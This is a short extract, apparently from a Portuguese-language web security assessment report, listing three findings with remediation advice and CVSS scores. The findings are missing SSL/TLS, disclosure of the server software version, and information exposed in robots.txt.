MÉDIA	Ausência de SSL/TLS	A adoção de SSL/TLS é fundamental para evitar esse tipo de ataque. A implementação do protocolo de segurança SSL/TLS ajuda a proteger a privacidade e a segurança dos dados transmitidos entre o servidor e o cliente, criptografando as informações e impedindo que elas sejam interceptadas e modificadas por invasores. A migração para HTTPS, a utilização de certificados digitais confiáveis e a configuração correta do servidor são algumas das medidas que podem ser tomadas para garantir a	Um invasor que esteja na mesma rede do cliente pode interceptar a comunicação entre o cliente e o servidor, mesmo que o cliente acredite estar se comunicando diretamente com o servidor. O invasor pode então ler e alterar as informações transmitidas, como senhas e informações de cartão de crédito, e até mesmo injetar código malicioso na página que o cliente está acessando. CVSS=5.3

		segurança da comunicação entre o cliente e o servidor. Além disso, é importante manter a atualização do software do servidor e a monitoração constante da segurança da rede e do site.	
BAIXA	Server Discloses Software Version	Configure o servidor para não retornar essas informações de versão. Além disso, utilize mensagens de erro personalizadas que não retornam essas informações do sistema ou redirecionam para uma página da aplicação.	Um atacante pode atacar o servidor através de exploits conhecidos para a versão do software que está sendo exposto. CVSS=3.7
INFO	Informações expostas no Robots.txt	O arquivo robots.txt não é uma ameaça à segurança, e seu uso correto pode representar uma boa prática. No entanto, é recomendável revisar o conteúdo do arquivo robots.txt para garantir que ele não divulgue informações informativas ou confidenciais, como diretórios de sites restritos, que possam ajudar um invasor.	A presença do robots.txt por si só não apresenta nenhum tipo de vulnerabilidade de segurança. No entanto, muitas vezes é usado para identificar áreas restritas ou privadas do conteúdo de um site. As informações no arquivo podem, portanto, ajudar um invasor a mapear o conteúdo do site, especialmente se alguns dos locais identificados não estiverem vinculados a outros lugares do site. CVSS=0